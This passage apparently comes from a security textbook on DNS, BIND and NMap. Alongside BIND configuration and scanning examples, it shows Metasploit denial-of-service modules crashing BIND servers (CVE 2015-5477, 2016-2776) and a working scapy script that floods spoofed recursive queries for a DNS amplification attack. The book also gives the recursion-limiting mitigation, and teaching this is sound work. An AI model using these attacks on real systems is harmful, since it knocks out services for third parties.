      66 A
      6 NS
      45 AAAA
[View: _bind]
++ Name Server Statistics ++
      55 IPv4 requests received
      34 requests with EDNS(0) received
      16 TCP requests received
      38 responses sent
      34 responses with EDNS(0) sent
      38 queries resulted in successful answer
      34 queries resulted in authoritative answer
      4 queries resulted in non authoritative answer
      5 queries caused recursion
      1 duplicate queries received
      16 requested transfers completed
++ Zone Maintenance Statistics ++
      12 IPv4 notifies sent
... Output Deleted ...

```

Rndc: Logging DNS Queries

The command `rndc querylog` toggles whether BIND logs its queries. These are logged by the system; on Linux it uses syslog or systemd; on Windows it uses the application log.

As an example, here are the logs on a CentOS 7 system as `querylog` is turned on, some queries made, and `querylog` turned off.

```
[root@enif ~]# journalctl -u named --since "5 minutes ago"
-- Logs begin at Wed 2017-06-14 18:54:06 EDT, end at Wed 2017-06-14 21:38:12 EDT. --
Jun 14 21:37:19 enif.stars.example named[5255]: received control channel command
'querylog'
```

```

Jun 14 21:37:19 enif.stars.example named[5255]: query logging is now on
Jun 14 21:37:23 enif.stars.example named[5255]: client 10.0.2.90#60384 (spica.
stars.example): query: spica.stars.example IN A + (10.0.2.97)
Jun 14 21:37:52 enif.stars.example named[5255]: client 10.0.2.28#48593
(100.2.0.10.in-addr.arpa): query: 100.2.0.10.in-addr.arpa IN PTR + (10.0.2.97)
Jun 14 21:38:07 enif.stars.example named[5255]: client 10.0.2.106#61503
(97.2.0.10.in-addr.arpa): query: 97.2.0.10.in-addr.arpa IN PTR + (10.0.2.97)
Jun 14 21:38:07 enif.stars.example named[5255]: client 10.0.2.106#61504 (google.
com): query: google.com IN A + (10.0.2.97)
Jun 14 21:38:07 enif.stars.example named[5255]: error (network unreachable)
resolving 'google.com/A/IN': 2001:503:a83e::2:30#53
Jun 14 21:38:08 enif.stars.example named[5255]: client 10.0.2.106#61505 (google.
com): query: google.com IN AAAA + (10.0.2.97)
Jun 14 21:38:12 enif.stars.example named[5255]: received control channel command
'querylog'
Jun 14 21:38:12 enif.stars.example named[5255]: query logging is now off

```

BIND Version Reporting

Changing the global option “version” changes the version name that BIND reports when queried. Expand the options section again to now include

```

options {
    directory "/var/named";
    allow-transfer{ "none"; };
    statistics-file "/var/named/data/stats";
    recursing-file "/var/named/data/recursing";
    version "This isn't the version of BIND you are looking for";
};

```

Then this is what BIND returns when queried for its version.

```

egalois@dschubba:~> dig @10.0.2.97 version.bind txt chaos

; <>> DiG 9.9.9-P1 <>> @10.0.2.97 version.bind txt chaos
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24177
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

```

```

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;version.bind.          CH      TXT
;; ANSWER SECTION:
version.bind.          0       CH      TXT      "This isn't the version of BIND
                                               you are looking for"
;; AUTHORITY SECTION:
version.bind.          0       CH      NS       version.bind.

;; Query time: 0 msec
;; SERVER: 10.0.2.97#53(10.0.2.97)
;; WHEN: Wed Jun 14 22:14:22 EDT 2017
;; MSG SIZE  rcvd: 118

```

Forwarders

One way to build a more complex DNS infrastructure is through forwarders. A forwarder forwards requests for data in a zone to another server. Forwarders can be set up for both forward zones and reverse zones.

Consider a pair of test networks:

- The “stars” network, with namespace `*.stars.example` in the address space `10.0.2.0/24` and nameservers at `10.0.2.97` and `10.0.2.106`.
- The “nebula” network with namespace `*.nebula.example` in the address space `10.0.4.0/24` and nameservers at `10.0.4.10` and `10.0.4.11`.

A system using a nameserver for the “stars” network can determine the hostname or IP address of any system in “stars”; because the nameserver also has a valid root hints file, it can also determine the host name or IP address of any system on the wider Internet. However, it cannot look up any information about the “nebula” network, as the specification is neither in “stars” nor on the Internet.

To change this behavior, the nameservers for “stars” need to be updated with information from “nebula”. In the `named.conf` file on the nameserver for “stars” add two new zones: one for `nebula.example` and one for `10.0.4.0/24`.

```

zone "nebula.example" in {
    type forward;
    forwarders{ 10.0.4.10; 10.0.4.11; };
};

```

CHAPTER 4 DNS AND BIND

```
zone "4.0.10.in-addr.arpa" in {
    type forward;
    forwarders{ 10.0.4.10; 10.0.4.11; };
};
```

These tell the nameserver that the data for the “nebula” network is available at 10.0.4.10 and 10.0.4.11. Systems that use the “stars” nameservers now have access to data from the “nebula” network.

```
[cgauss@enif ~]$ nslookup trifid.nebula.example
```

```
Server:      10.0.2.97
Address:     10.0.2.97#53
```

Non-authoritative answer:

```
Name:  trifid.nebula.example
Address: 10.0.4.31
```

```
[cgauss@enif ~]$ dig trifid.nebula.example
```

```
; <>> DiG 9.9.4-RedHat-9.9.4-14.el7 <>> trifid.nebula.example
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6445
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;trifid.nebula.example.      IN      A
;; ANSWER SECTION:
trifid.nebula.example.  284      IN      A      10.0.4.31
;; AUTHORITY SECTION:
nebula.example.          284      IN      NS      coalsack.nebula.example.
nebula.example.          284      IN      NS      cone.nebula.example.
;; ADDITIONAL SECTION:
cone.nebula.example.    225      IN      A      10.0.4.11
coalsack.nebula.example. 225      IN      A      10.0.4.10
;; Query time: 0 msec
;; SERVER: 10.0.2.97#53(10.0.2.97)
;; WHEN: Wed Jun 14 22:43:58 EDT 2017
;; MSG SIZE  rcvd: 140
```

Attacking BIND

Because DNS is core to the functioning of the Internet, attacks against BIND, even denial of service attacks, can be severe.

Denial of Service Attacks Against BIND

There are Metasploit modules that allow an attacker to perform denial of service attacks against older, unpatched versions of BIND.

- BIND TKEY Query Denial of Service
 - auxiliary/dos/dns/bind_tkey
 - CVE 2015-5477
 - BIND 9 from BIND 9.1 through 9.8, BIND 9.9.0 up to 9.9.7-P1 and BIND 9.10.0 up to 9.10.2-P2
- BIND TKEY Query Denial of Service¹
 - auxiliary/dos/dns/bind_tsig
 - CVE 2016-2776
 - BIND 9.0 through 9.8, BIND 9.9 up to 9.9.9-P2, BIND 9.9.3-S1 through BIND 9.9.9-S2, BIND 9.10.10 up to 9.10.4-P2 and BIND 9.11.0a1 up to 9.11.0rc

Example: TKEY CVE 2015-5477

Suppose that an attacker on Metasploit wants to disable a DNS server running BIND 9.9.4 on CentOS 7.0-1406 at 10.0.2.97. To do so, the attacker first loads the module.

```
msf > use auxiliary/dos/dns/bind_tkey
msf auxiliary(dos/dns/bind_tkey) > info

  Name: BIND TKEY Query Denial of Service
  Module: auxiliary/dos/dns/bind_tkey
  License: Metasploit Framework License (BSD)
  Rank: Normal
  Disclosed: 2015-07-28
```

¹Although this has the same name in Metasploit as the previous module, it is a different module and a different attack. This vulnerability was announced about 15 months later. Compare <https://kb.isc.org/article/AA-01419> (announcing CVE 2016-2776) with <https://kb.isc.org/article/AA-01272> (announcing CVE 2015-5477).

CHAPTER 4 DNS AND BIND

... Output Deleted ...

Basic options:

| Name | Current Setting | Required | Description |
|-----------|-----------------|----------|---|
| BATCHSIZE | 256 | yes | The number of hosts to probe in each set |
| INTERFACE | | no | The name of the interface |
| RHOSTS | | yes | The target address range or CIDR identifier |
| RPORT | 53 | yes | The target port (UDP) |
| SRC_ADDR | | no | Source address to spoof |
| THREADS | 10 | yes | The number of concurrent threads |

Description:

This module sends a malformed TKEY query, which exploits an error in handling TKEY queries on affected BIND9 'named' DNS servers. As a result, a vulnerable named server will exit with a REQUIRE assertion failure. This condition can be exploited in versions of BIND between BIND 9.1.0 through 9.8.x, 9.9.0 through 9.9.7-P1 and 9.10.0 through 9.10.2-P2.

... Output Deleted ...

The attacker specifies the IP address of the remote target and launches the exploit.

```
msf auxiliary(dos/dns/bind_tkey) > set rhosts 10.0.2.97
rhosts => 10.0.2.97
msf auxiliary(dos/dns/bind_tkey) > exploit

[*] Sending packet to 10.0.2.97
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The BIND server on the target dies. A check of the logs shows the service stop.

```
[root@enif ~]# journalctl -u named --since "5 minutes ago"
-- Logs begin at Wed 2018-04-18 21:27:45 EDT, end at Wed 2018-04-18 21:44:54 EDT. --
Apr 18 21:44:35 enif.stars.example named[3841]: message.c:2320: REQUIRE(*name ==
((void *)0)) failed, back trace
Apr 18 21:44:35 enif.stars.example named[3841]: #0 0x7f33f7787380 in ???
Apr 18 21:44:35 enif.stars.example named[3841]: #1 0x7f33f59791ca in ???
```

```
Apr 18 21:44:35 enif.stars.example named[3841]: #2 0x7f33f6fc3f2f in ??  
Apr 18 21:44:35 enif.stars.example named[3841]: #3 0x7f33f7065706 in ??  
Apr 18 21:44:35 enif.stars.example named[3841]: #4 0x7f33f779cc83 in ??  
Apr 18 21:44:35 enif.stars.example named[3841]: #5 0x7f33f777c641 in ??  
Apr 18 21:44:35 enif.stars.example named[3841]: #6 0x7f33f599b8a6 in ??  
Apr 18 21:44:35 enif.stars.example named[3841]: #7 0x7f33f5550df3 in ??  
Apr 18 21:44:35 enif.stars.example named[3841]: #8 0x7f33f47f93dd in ??  
Apr 18 21:44:35 enif.stars.example named[3841]: exiting (due to assertion failure)  
Apr 18 21:44:36 enif.stars.example systemd[1]: named.service: main process exited,  
code=killed, status=6/ABRT  
Apr 18 21:44:36 enif.stars.example sh[3870]: Usage:  
Apr 18 21:44:36 enif.stars.example sh[3870]: kill [options] <pid|name> [...]  
Apr 18 21:44:36 enif.stars.example sh[3870]: Options:  
Apr 18 21:44:36 enif.stars.example sh[3870]: -a, --all           do not  
restrict the name-to-pid conversion to processes  
Apr 18 21:44:36 enif.stars.example sh[3870]: with the same uid as the present  
process  
Apr 18 21:44:36 enif.stars.example sh[3870]: -s, --signal <sig>    send specified  
signal  
Apr 18 21:44:36 enif.stars.example sh[3870]: -q, --queue <sig>     use sigqueue(2)  
rather than kill(2)  
Apr 18 21:44:36 enif.stars.example sh[3870]: -p, --pid        print pids without  
signaling them  
Apr 18 21:44:36 enif.stars.example sh[3870]: -l, --list [=<signal>] list signal  
names, or convert one to a name  
Apr 18 21:44:36 enif.stars.example sh[3870]: -L, --table      list signal names and  
numbers  
Apr 18 21:44:36 enif.stars.example sh[3870]: -h, --help       display this help and  
exit  
Apr 18 21:44:36 enif.stars.example sh[3870]: -V, --version output version  
information and exit  
Apr 18 21:44:36 enif.stars.example sh[3870]: For more details see kill(1).  
Apr 18 21:44:36 enif.stars.example systemd[1]: named.service: control process  
exited, code=exited status=1  
Apr 18 21:44:36 enif.stars.example systemd[1]: Unit named.service entered failed  
state.
```

Mint 18 uses BIND 9.10.3-P4, which is not vulnerable to this attack. If this attack is launched on such a system with querylog enabled, the TKEY query is noted, but the service is otherwise unaffected.

```
jmaxwell@kalliope ~ $ sudo journalctl -u bind9 --since "5 minutes ago"
-- Logs begin at Wed 2018-04-18 21:28:59 EDT, end at Wed 2018-04-18 21:59:26 EDT. --
Apr 18 21:58:32 kalliope named[1004]: received control channel command 'querylog on'
Apr 18 21:58:32 kalliope named[1004]: query logging is now on
Apr 18 21:58:39 kalliope named[1004]: client 10.0.2.2#57840 (j0pnLIAfGW3wJkq1):
query: j0pnLIAfGW3wJkq1 IN TKEY - (10.0.3.45)
```

There are no simple mitigation strategies that can be employed beyond updating to a patched version of BIND.

Example: Buffer.c CVE 2016-2776

The TSIG attack auxiliary/dos/dns/bind_tsig can be used to crash BIND 9.10.3-P4 from this same Mint 18 system. The attack is launched in the same fashion.

```
msf auxiliary(dos/dns/bind_tkey) > use auxiliary/dos/dns/bind_tsig
msf auxiliary(dos/dns/bind_tsig) > info
```

Name: BIND TKEY Query Denial of Service

Module: auxiliary/dos/dns/bind_tsig

License: Metasploit Framework License (BSD)

Rank: Normal

Disclosed: 2016-09-27

... Output Deleted ...

Basic options:

| Name | Setting | Required | Description |
|-----------|---------|----------|---|
| BATCHSIZE | 256 | yes | The number of hosts to probe in each set |
| INTERFACE | | no | The name of the interface |
| RHOSTS | | yes | The target address range or CIDR identifier |
| RPORT | 53 | yes | The target port (UDP) |
| SRC_ADDR | | no | Source address to spoof |
| THREADS | 10 | yes | The number of concurrent threads |

Description:

A defect in the rendering of messages into packets can cause named to exit with an assertion failure in buffer.c while constructing a response to a query that meets certain criteria. This assertion can be triggered even if the apparent source address isn't allowed to make queries.

... Output Deleted ...

```
msf auxiliary(dos/dns/bind_tsig) > set rhosts 10.0.3.45
rhosts => 10.0.3.45
msf auxiliary(dos/dns/bind_tsig) > exploit

[*] Sending packet to 10.0.3.45
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The Mint 18 logs show BIND halting.

```
jmaxwell@kalliope ~ $ sudo journalctl -u bind9 --since "5 minutes ago"
-- Logs begin at Wed 2018-04-18 21:28:59 EDT, end at Wed 2018-04-18 22:05:52 EDT. --
Apr 18 22:04:00 kalliope named[1004]: client 10.0.2.2#47415: request has
invalid signature: TSIG
7LeBII3qn1Fafjj0GuN1Lzm3QsodKlsuBD3sSRjzc1hCKxJgFjAJJzzEY2uGzK9.7LeBII3qn1F
Apr 18 22:04:00 kalliope systemd[1]: bind9.service: Main process exited,
code=killed, status=6/ABRT
Apr 18 22:04:00 kalliope rndc[2706]: rndc: connect failed: 127.0.0.1#953:
connection refused
Apr 18 22:04:00 kalliope systemd[1]: bind9.service: Control process exited,
code=exited status=1
Apr 18 22:04:00 kalliope systemd[1]: bind9.service: Unit entered failed state.
Apr 18 22:04:00 kalliope systemd[1]: bind9.service: Failed with result 'exit-code'.
```

Like the previous exploit, there is no simple mitigation other than patching the service.

Recursion and DNS Amplification Attacks

There are two kinds of queries: recursive and iterative. A nameserver that receives a recursive query attempts to answer the query with data in its possession - either cached or from one of its zones. If the nameserver is unable to answer the query, the nameserver makes requests of additional nameservers until it locates the data, then returns the result. A nameserver that

receives an iterative query responds with the best data in its possession; if it does not know the answer to the query, it returns a referral to other nameservers that may know the answer.

A server that responds to recursive requests from locations on the open Internet is a security problem and can be used in a DNS amplification attack.

A DNS amplification attack is a type of distributed denial of service (DDoS) attack. In a successful DDoS attack, the attacker uses many systems to send more data to a target than it can handle. If an attacker controls 10 systems capable of sending 10 Mbps to a target, then the attacker can flood the target with 100 Mbps. DNS amplification allows the attacker to multiply that significantly. The process is as follows:

- The attacker identifies one or more nameservers with very large records or creates a nameserver with a large record.
- The attacker instructs each controlled attacking system to request that record, but not directly. Instead each system makes the request of a DNS server that responds to recursive queries.
- Each DNS request spoofs the source address of the requesting system, replacing the attacker's address with that of the target.
- The open recursive nameservers obtain the record from the nameserver(s) with a large record selected by the attacker.
- Because nameservers cache their results, requests for the large record are only made when the cached data expires, reducing strain on the nameserver providing the large records.
- The recursive nameservers send the large results to the address spoofed in the original packet.

This method was used in a DDoS against Spamhaus in 2013. In that attack, it is estimated that the requests were likely 36 bytes in size, while the responses were roughly 3,000 bytes, increasing the effect on the target by nearly 100 times.²

Since UDP does not use a three-way handshake, it is difficult for the recursive nameservers to know that the source has been spoofed. Moreover, the target sees only DNS traffic from legitimate DNS servers, making it difficult to filter the attack.

Code that implements this kind of attack can be implemented in Python. Consider a Kali system and the code in Listing 4-9.

²<http://blog.cloudflare.com/the-ddos-that-knocked-spamhaus-offline-and-ho>

Listing 4-9. Python code to send spoofed DNS requests

```
#!/usr/bin/python

from scapy.all import IP, UDP, DNS, DNSQR, send

packet = IP(dst="10.0.4.10", src="10.0.2.26")
packet = packet/UDP(dport=53)
packet = packet/DNS(rd=1, qd=DNSQR(qname="google.com", qtype="ALL"))
while True:
    send(packet, verbose=0)
```

The script begins with the path to Python. The `scapy` library is loaded; `scapy` is a full-featured packet manipulation library for Python. The next three lines build a packet. The first line specifies the IP layer, where the destination is the address of a nameserver providing recursive lookups and the (spoofed) source is the address of the target. The second line refines the packet, configuring it as a UDP packet on the default port UDP/53 for DNS queries. The third line builds the DNS query. The flag `rd` is set to 1, indicating that recursion is desired. The `qd` variable provides the DNS query; in this example it asks for all records for the host name `google.com`. Once built, the packet is sent out as rapidly as possible in a while loop; if the `verbose=0` option is not set, then Python reports to the screen each time a packet is sent.

The Ethernet frame for the request is 70 bytes, but the Ethernet frame for the response is 550 bytes, meaning this simple code amplifies the size of the data stream by more than seven times. The load on Google's nameserver is essentially nil as the vulnerable recursive nameserver caches the result.

To provide a more secure BIND installation, the `named.conf` file (Table 4-1) should be configured to only accept recursive queries from trusted hosts. This can be done by specifying one or more address ranges as an `acl`, then restricting recursion and/or queries to only those systems.

```
acl internal { 10.0.2.0/24; 127.0.0.0/8; };

options {
    directory "/var/named";
    allow-transfer{ "none"; };
    statistics-file "/var/named/data/stats";
    recursing-file "/var/named/data/recursing";
    version "This isn't the BIND information you are looking for....";
    allow-recursion{ internal; };
};
```

Notes and References

Just as there are reserved IP address ranges, there are reserved namespaces. RFC 2606 (<http://tools.ietf.org/html/rfc2606>) identifies four reserved top-level domains for use in testing and documentation:

- .test
- .example
- .invalid
- .localhost

See also RFC 6761 (<http://tools.ietf.org/html/rfc6761>) that describes how these domain names should be treated. The top-level domain .local is also reserved, but for use with multicasting, and DNS traffic for such a host should be sent to the multicast address 224.0.0.251; see RFC 6762 (<http://tools.ietf.org/html/rfc6762>). The list of top-level domains is available at <http://www.iana.org/domains/root/db>.

The method described in the text to build a reverse zone works for Class A, B, or C networks. It is possible to create a reverse lookup zone for different size networks, say 10.0.2.80/28, which is the subnetwork from 10.0.2.80 through 10.0.2.95. The technique requires more complex BIND syntax; see, for example, *DNS & BIND* by Liu & Albitz, pp. 215 *ff.*

Abbreviations in BIND DNS zone files are well described in Chapter 4 of *DNS & BIND* by Liu & Albitz, pp. 68 *ff.*

Installing BIND on Mint 18.1 can be problematic if the xenial-updates repository is not enabled. For example, the usual apt installation process yields the following.

```
jmaxwell@aletheia ~ $ sudo apt install bind9
Reading package lists... Done
Building dependency tree
Reading state information... Done
Some packages could not be installed. This may mean that you have
requested an impossible situation or if you are using the unstable
distribution that some required packages have not yet been created
or been moved out of Incoming.
... Output Deleted ...
```

One solution is to use aptitude; this provides the administrator with options to resolve dependencies.

```
jmaxwell@aletheia ~ $ sudo aptitude install bind9
[sudo] password for jmaxwell:
The following NEW packages will be installed:
bind9{b} bind9utils{a} libirs141{a}
```

0 packages upgraded, 3 newly installed, 0 to remove and 0 not upgraded.

Need to get 590 kB of archives. After unpacking 2,945 kB will be used.

The following packages have unmet dependencies:

```
bind9 : Depends: libbind9-140 (= 1:9.10.3.dfsg.P4-8) but 1:9.10.3.dfsg.P4-8ubuntu1.3 is installed.
        Depends: libdns162 (= 1:9.10.3.dfsg.P4-8) but 1:9.10.3.dfsg.P4-8ubuntu1.3 is installed.
        Depends: libisc160 (= 1:9.10.3.dfsg.P4-8) but 1:9.10.3.dfsg.P4-8ubuntu1.3 is installed.
        Depends: libisccc140 (= 1:9.10.3.dfsg.P4-8) but 1:9.10.3.dfsg.P4-8ubuntu1.3 is installed.
        Depends: libisccfg140 (= 1:9.10.3.dfsg.P4-8) but 1:9.10.3.dfsg.P4-8ubuntu1.3 is installed.
        Depends: liblwres141 (= 1:9.10.3.dfsg.P4-8) but 1:9.10.3.dfsg.P4-8ubuntu1.3 is installed.
```

The following actions will resolve these dependencies:

Keep the following packages at their current version:

- 1) bind9 [Not Installed]

Accept this solution? [Y/n/q/?] **n**

The following actions will resolve these dependencies:

Downgrade the following packages:

- 1) bind9-host [1:9.10.3.dfsg.P4-8ubuntu1.3 (now) -> 1:9.10.3.dfsg.P4-8 (xenial)]
- 2) dnsutils [1:9.10.3.dfsg.P4-8ubuntu1.3 (now) -> 1:9.10.3.dfsg.P4-8 (xenial)]
- 3) libbind9-140 [1:9.10.3.dfsg.P4-8ubuntu1.3 (now) -> 1:9.10.3.dfsg.P4-8 (xenial)]
- 4) libdns162 [1:9.10.3.dfsg.P4-8ubuntu1.3 (now) -> 1:9.10.3.dfsg.P4-8 (xenial)]
- 5) libisc160 [1:9.10.3.dfsg.P4-8ubuntu1.3 (now) -> 1:9.10.3.dfsg.P4-8 (xenial)]
- 6) libisccc140 [1:9.10.3.dfsg.P4-8ubuntu1.3 (now) -> 1:9.10.3.dfsg.P4-8 (xenial)]
- 7) libisccfg140 [1:9.10.3.dfsg.P4-8ubuntu1.3 (now) -> 1:9.10.3.dfsg.P4-8 (xenial)]
- 8) liblwres141 [1:9.10.3.dfsg.P4-8ubuntu1.3 (now) -> 1:9.10.3.dfsg.P4-8 (xenial)]

Accept this solution? [Y/n/q/?] **y**

The following packages will be DOWNGRADED:

```
bind9-host dnsutils libbind9-140 libdns162 libisc160 libisccc140 libisccfg140
liblwres141
```

The following NEW packages will be installed:

```
bind9 bind9utils{a} libirs141{a}
```

0 packages upgraded, 3 newly installed, 8 downgraded, 0 to remove and 0 not upgraded.

Need to get 1,921 kB of archives. After unpacking 2,937 kB will be used.

Do you want to continue? [Y/n/?] **y**

... Output Deleted ...

CHAPTER 4 DNS AND BIND

For older versions of BIND for Windows on a 64-bit system, even though the target directory specified in the installer is C:\Windows\system32\dns, BIND may be installed to C:\Windows\SysWOW64\dns.

One hugely important topic that has been omitted in this chapter is DNSSEC. DNSSEC provides digital signatures for DNS requests; this includes an infrastructure to communicate the various public keys that are used in the signatures. Readers interested in implementing DNSSEC on BIND may wish to read *BIND DNSSEC Guide*, available from <https://ftp.isc.org/isc/dnssec-guide/dnssec-guide.pdf>.

My personal favorite overview of DNS & BIND is

- *DNS & BIND*, Cricket Liu and Paul Albitz. O'Reilly, June 2006.

My copy is well thumbed and well marked; the book is well worth reading.

For a book about the security of DNS, I highly recommend

- *DNS Security*, Anestis Karasidis. Amazon Digital Services, May 2012.
- *DNS Security Defending the Domain Name System*, Allan Liska and Geoffrey Stowe. Syngress, June 2016

Another good, but older book that provides a broad introduction to DNS and BIND is

- *Pro DNS and BIND*, Ron Aitchison. Apress, August 2005.

No overview of BIND is complete without mentioning the official BIND documentation, which can be found online at <https://kb.isc.org/article/AA-01031>.

DNS Amplification attacks have been a problem for a long time. A nice summary of DNS amplification attacks is provided by ISC at <https://deepthought.isc.org/article/AA-00897/0/What-is-a-DNS-Amplification-Attack.html>. In 2008, RFC 5358 (<http://tools.ietf.org/html/rfc5358>) made recommendations to reduce the impact of DNS amplification attacks, including limiting the IP addresses for which the server provides recursion.

Matt Prince at CloudFlare (<http://blog.cloudflare.com/deep-inside-a-dns-amplification-ddos-attack>) describes in detail how a DNS amplification DDoS attack works, and in 2013 described the attack against Spamhaus (<http://blog.cloudflare.com/the-ddos-that-knocked-spamhaus-offline-and-ho>).

Trevor Pott explained in The Register (http://www.theregister.co.uk/2013/03/28/i_accidentally_the_internet) how a misunderstanding of BIND's default behavior left his server accidentally misconfigured to contribute to this DNS amplification attack.

Different versions of BIND provide different default behaviors for recursion; this is the problem Trevor Pott identified. For this reason, it is best not to rely on the default, but instead to explicitly configure the desired recursion. See the ISC knowledge base <https://kb.isc.org/article/AA-00269/0/What-has-changed-in-the-behavior-of-allow-recursion-and-allow-query-cache.html> that explains that the default behavior for BIND after 9.4.1-P1 is to deny

(most) recursion by default. See also CVE 2007-2925, which reported that some versions of BIND, including 9.4.0, 9.4.1, and 9.5.0a1-9.5.0a5 did not properly set key ACLs, and so allowed recursive queries by default.

The recommended method in the body of the text for BIND to prevent DNS amplification attacks follows the US-CERT recommendation at <https://www.us-cert.gov/ncas/alerts/TA13-088A>.

There have been DDoS attacks against the root DNS servers for the Internet. Technical details describing the November 2015 attack can be found in Anycast vs. DDoS: Evaluating the November 2015 Root DNS Event, Giovane C. M. Moura, Ricardo de O. Schmidt, John Heidemann, Wouter B. de Vries, Moritz Müller, Lan Wei, and Cristian Hesselman, IMC '16 Proceedings of the 2016 Internet Measurement Conference, pp. 255-270. Available from <https://doi.org/10.1145/2987443.2987446>.

CHAPTER 5

Scanning the Network

Introduction

The web browser attacks of Chapter 2 require the victim to visit a web site controlled by the attacker. In more realistic scenarios, the attacker needs to know some details of the target network before being able to launch attacks that have a reasonable chance of success.

This chapter introduces NMap, the premier tool for host detection and network scanning. When a scan is launched, NMap sends packets to one or more targets and awaits the response. This allows NMap to determine if the target systems are responsive to network traffic, and on which ports. By examining the traffic characteristics in detail, NMap can guess the operating system of the target and probe for the versions of any running services it finds. NMap's functionality has been extended with more than 550 scripts run through the NMap scripting engine.

NMap can be run from within Metasploit and use the Metasploit internal database to organize and store scan results in a searchable format. Metasploit has other scanning tools, including a scanning module that checks DNS servers for DNS amplification attacks. Custom Metasploit modules can be developed and integrated into Metasploit.

NMap

NMap comes preinstalled on Kali systems. It is available for most Linux distributions, including CentOS, OpenSuSE, Ubuntu, and Mint and can be installed with native tools (`yum`, `zypper`, `apt-get`). A Windows port of NMap is available online at <http://nmap.org/download.html>.

NMap: Basic Usage

As a simple example, from a Kali system, run NMap against a small group of hosts.

```
root@kali-2016-2-u:~# nmap 10.0.6.120-140
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-09 21:11 EDT
Nmap scan report for 10.0.6.120
Host is up (0.00033s latency).
Not shown: 983 filtered ports
```

CHAPTER 5 SCANNING THE NETWORK

| PORT | STATE | SERVICE |
|-----------|-------|------------------|
| 53/tcp | open | domain |
| 88/tcp | open | kerberos-sec |
| 135/tcp | open | msrpc |
| 139/tcp | open | netbios-ssn |
| 389/tcp | open | ldap |
| 445/tcp | open | microsoft-ds |
| 464/tcp | open | kpasswd5 |
| 593/tcp | open | http-rpc-epmap |
| 636/tcp | open | ldapssl |
| 3268/tcp | open | globalcatLDAP |
| 3269/tcp | open | globalcatLDAPssl |
| 3389/tcp | open | ms-wbt-server |
| 49154/tcp | open | unknown |
| 49156/tcp | open | unknown |
| 49157/tcp | open | unknown |
| 49158/tcp | open | unknown |
| 49159/tcp | open | unknown |

MAC Address: 08:00:27:3A:95:C5 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.6.126

Host is up (0.00069s latency).

Not shown: 994 filtered ports

| PORT | STATE | SERVICE |
|-----------|-------|---------------|
| 135/tcp | open | msrpc |
| 445/tcp | open | microsoft-ds |
| 2869/tcp | open | icslap |
| 3389/tcp | open | ms-wbt-server |
| 49153/tcp | open | unknown |
| 49154/tcp | open | unknown |

MAC Address: 08:00:27:20:87:B7 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.6.130

Host is up (0.00036s latency).

Not shown: 994 filtered ports

| PORT | STATE | SERVICE |
|-----------|-------|--------------|
| 135/tcp | open | msrpc |
| 139/tcp | open | netbios-ssn |
| 445/tcp | open | microsoft-ds |
| 5357/tcp | open | wsdapi |
| 49153/tcp | open | unknown |

```

49154/tcp open  unknown
MAC Address: 08:00:27:CF:03:EB (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.6.136
Host is up (0.000054s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:B9:1B:F2 (Oracle VirtualBox virtual NIC)

Nmap done: 21 IP addresses (4 hosts up) scanned in 8.61 seconds

```

The report shows that 6 of the 21 scanned hosts responded to network traffic, including 10.0.6.120, 10.0.6.126, 10.0.6.120, and 10.0.6.136. NMap reports some of the open TCP ports. NMap does not scan every port by default, but instead chooses 1000 common ports. The remaining ports were not scanned by NMap. Because these hosts are all on the same local network as the scanning system, NMap returns the MAC address of the target.

NMap provides different ways to select the target(s) of a scan, including the following:

- Host name: nmap cassini.corp.saturn.test
- CIDR notation: nmap 10.0.6.0/24
- CIDR with a name: nmap cassini.corp.saturn.test/28
- A range of IP addresses: nmap 10.0.6.120-140
- Mixed IP ranges: nmap 10.0.0.4,5,6.1-254
- Combined ranges: nmap 192.168.1.0/24 10.0.0.4,5,6.1-254
- Contained in a file: nmap -iL hostnames.txt

NMap: Ping Scans

One of the first tasks of an attacker is to determine which hosts are alive and on the network. To check only whether a host is alive, run an NMap scan with the `-sP` flag.

```

root@kali-2016-2-u:~# nmap -sP 10.0.6.0/24
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-09 21:16 EDT
Nmap scan report for 10.0.6.120
Host is up (0.00046s latency).
MAC Address: 08:00:27:3A:95:C5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.6.126
Host is up (0.00028s latency).
MAC Address: 08:00:27:20:87:B7 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.6.130

```

CHAPTER 5 SCANNING THE NETWORK

```
Host is up (0.00037s latency).
MAC Address: 08:00:27:CF:03:EB (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.6.136
Host is up (0.00030s latency).
MAC Address: 08:00:27:B9:1B:F2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.6.141
Host is up (0.00045s latency).
MAC Address: 08:00:27:55:41:F1 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.6.144
Host is up (0.00077s latency).
MAC Address: 08:00:27:F6:57:E0 (Oracle VirtualBox virtual NIC)
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.70 seconds
```

NMap reports that 6 of the 256 hosts responded to traffic.

NMap: Determining if the Host Is Alive

When checking to see if a system not on the local network is alive, NMap sends four packets - a ping request, a SYN packet to TCP/443, an ACK packet to TCP/80, and a timestamp request. This can be observed in a packet capture; here is a scan of the Google DNS server at 8.8.8.8.

| No. | Time | Source | Destination | Protocol | Length |
|-----|-------------|---------------------|-------------------------------------|----------------|--------|
| 1 | 0.000000000 | 10.0.4.252 | 8.8.8.8 | ICMP | 42 |
| | | Echo (ping) request | id=0x1048, seq=0/0, ttl=53 | (reply in 5) | |
| 2 | 0.000098000 | 10.0.4.252 | 8.8.8.8 | TCP | 58 |
